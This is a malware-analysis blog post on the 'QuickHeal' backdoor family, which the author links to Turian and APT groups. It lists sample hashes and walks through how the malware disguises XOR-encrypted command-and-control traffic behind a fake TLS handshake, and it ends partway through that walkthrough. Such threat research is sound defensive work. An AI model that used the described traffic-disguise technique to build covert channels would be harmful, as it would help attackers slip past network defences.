Quarians, Turians and…QuickHeal

By asuna amawaka

Published: 2021-08-29 · Archived: 2026-04-05 21:35:26 UTC

14 min read

Aug 29, 2021

I know, that third name in the title didn't quite fit into the "Mass Effect" bucket. But hey, I was not the one who named this malware family ;)

A month or so ago, I took notice of a set of malware identified as "QuickHeal", and I thought of looking into researching it. Turned out to be a pretty interesting piece of work I started. I found resemblances between QuickHeal and a malware detailed by ESET (1) dubbed as Turian. And this malware seemed to have been associated with many threat actors e.g. Nomad Panda, APT15, RedFoxTrot — all of which has somewhat similar victimology. Does that mean these groups are related somehow? Or perhaps they are in fact the same group that went by a different name to various security companies?

I'm going to share my findings on QuickHeal and its variants, hopefully someone out there finds it useful. And of course, I'll be happy to chat on Twitter :)

The samples analyzed:

Press enter or click to view image in full size

SHA256	Compilation Date
0AE045CAD78021E0772EE49C1C135091BC64A91C8E940E3746785603178A10F6	9 Feb 2012
836F7CF5190EFD313CAD36ACD794C19B199D6D1807675D453EEDF270116A12EE	14 Nov 2013
3AF4F3A9A0210A1021D01B18B623367699BAB6273FB42D2F028C1600ECDA3DDB	25 Sep 2014
A3A7FAA58DAC9B5D3E4640DF62CCE2D41605D5D43153630B796CB53FCD19A6FF	1 Feb 2015
727093E220E39F73B341ACF9CC5BFF2C4FA727013173BDF4AFAC3E81399139E0	1 Feb 2016
C6B84755AF54768C0B8676CB6551DF1A29B4DFDDB04FAF4BBF7AE3E6DC3636E2	19 Jun 2017
AA5A313D1F0CBBF6900E55A16A6737068D9D8831A7AD49B285D5796AA589036A	15 Mar 2018
7BB281FB5BCE830C60610C4B75BD024CCB9B18F8E38F7AD9991259071EEB0350	23 Oct 2019
271D4B9EE4D563953F41193C98A6687418166B96185E8B87052863F0AE705048	15 Nov 2019
D014BF062872EB8BA138BF3A70F96CDCF90F6BAE7369E62971821E0DDBD2CC5F	10 Feb 2020
E4FDB279A4792AD516592076CE9A6A40C803AF84BCC2E2E4F9EE48DF6AF9E88B	19 Jul 2021

My starting point was the sample with hash C6B84755AF54768C0B8676CB6551DF1A29B4DFDDB04FAF4BBF7AE3E6DC3636E2.

This sample was identified as "QuickHeal" by FireEye researcher Ashley Shen in her "Return of IceFog APT" presentation in 2019. I analyzed this file in 2019, along with another sample I took notice from the presentation

(FunRun, analysis of it here: https://medium.com/insomniacs/analysis-walkthrough-fun-clientrun-part-1-b2509344ebe6)

Then recently, I found other samples that resembled QuickHeal which led to digging up many more other files. Coincidentally, I managed to get at least 1 sample with compilation year from 2012–2021. This allowed some comparison of features' development across the years.

A common feature: Faking SSL traffic

This family of malware is sneaky! Its communications are made up of XOR-encrypted data that comes prepended with TLS/SSL header (I'm just going to refer to the protocol generally as SSL, the intricate differences doesn't really matter since the malware just faked it). Network defenses would not suspect anything and allow these data to strut through port 443. Even if there is content inspection done by perimeter appliances, these traffic will not be decrypted properly like standard SSL. To make things even more believable, QuickHeal's communications protocol even involve a SSL-like handshake procedure to exchange the XOR key with the C2. Let's take a deep look at the protocol:

1 — Prepare and send "Client Hello"




Figure 1 Hardcoded SSL header seen within c6b84755af54768c0b8676cb6551df1a29b4dfddb04faf4bbf7ae3e6dc3636e2

The malware hardcodes a SSL header within itself, and generates random values at runtime that overwrites part of this header to give the impression of a real SSL handshake.

In the example shown in the screenshot above, 0x34 bytes of “Client Hello” header is loaded, and 0x1C bytes starting from offset 0xF of this header is replaced with random values (strictly speaking, the original values are XORed with random values). This header is then sent to the C2.

A breakdown of the hardcoded header shows that it follows the definition of SSL Client Hello structure:




Figure 2 breakdown of header structure using hardcoded value from c6b84755af54768c0b8676cb6551df1a29b4dfddb04faf4bbf7ae3e6dc3636e2

Here is another example of hardcoded header in a different sample:




Figure 3 Hardcoded SSL header seen within 727093e220e39f73b341acf9cc5bff2c4fa727013173bdf4afac3e81399139e0




Figure 4 breakdown of header structure using hardcoded value from 727093e220e39f73b341acf9cc5bff2c4fa727013173bdf4afac3e81399139e0

2 — Receive response from Server





Figure 5 disassembly snippet on first 5 bytes of data expected to be received in response to “Client Hello”, from 271d4b9ee4d563953f41193c98a6687418166b96185e8b87052863f0ae705048

The malware then expects to receive a response from the C2 server that would start with the byte “16”, followed by 2 bytes of length information in the 4th and 5th position, exactly like a standard SSL server response:



The length is read (ntoh) and checked to be smaller or equal to 0x3FF9. The malware then proceeds to continue to receive that number of bytes from the server, 1 byte at a time. The content received is not checked by the malware.




Figure 6 disassembly snippet on rest of data expected to be received in response to “Client Hello”, from 271d4b9ee4d563953f41193c98a6687418166b96185e8b87052863f0ae705048

3 — Prepare and send “Client Key Exchange”




Figure 7 disassembly snippet on next part of handshake sent to C2, from 271d4b9ee4d563953f41193c98a6687418166b96185e8b87052863f0ae705048

After all expected bytes have been received from the server, the malware then replaces bytes at 3 locations within another hardcoded SSL-like data with random values. One of these random values is to be used to derive XOR key after an exchange with the C2 server. The structure breakdown is as follows:




Figure 8 breakdown of next header structure using hardcoded value from 271d4b9ee4d563953f41193c98a6687418166b96185e8b87052863f0ae705048

Here is an example from another sample:




Figure 9 breakdown of next header structure using hardcoded value from d014bf062872eb8ba138bf3a70f96cdcf90f6bae7369e62971821e0ddbd2cc5f

Press enter or click to view image in full size

